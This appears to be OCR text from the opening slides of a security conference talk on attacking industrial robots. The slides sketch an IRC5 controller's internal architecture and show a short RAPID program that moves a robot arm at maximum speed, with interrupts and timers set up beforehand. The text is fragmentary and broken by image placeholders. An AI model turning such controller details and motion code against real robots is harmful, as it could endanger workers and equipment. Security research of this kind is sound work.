Breaking the Laws Of Robotics @TR18

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

Federico Maggi @phretor
Stefano Zanero @raistolo





https://mg-iii.deviantart.com/art/I-Robot-543085878

Industrial robots?

Industrial Robot Architecture (Standards)





IRC5 Control Unit
contactor unit
drive unit
enable/speed/...
RS-485
axis computer (AXC)
panel board
Ethernet
RS-485
main computer (MC)



Flexibly programmable


&

Connected





```
PROC main()
  TPErase;
  trapped := FALSE;
  done := FALSE;
  MoveAbsJ p0, v2000, fine, tool0;
  WaitRob \ZeroSpeed;
  CONNECT pers1int WITH stopping;
  IPers trapped, pers1int;
  CONNECT monit1int WITH monitor;
  ITimer 0.1, monit1int;
  WaitTime 1.0;
  MoveAbsJ p1, vmax, fine, tool0;
speed
ENDPROC
```

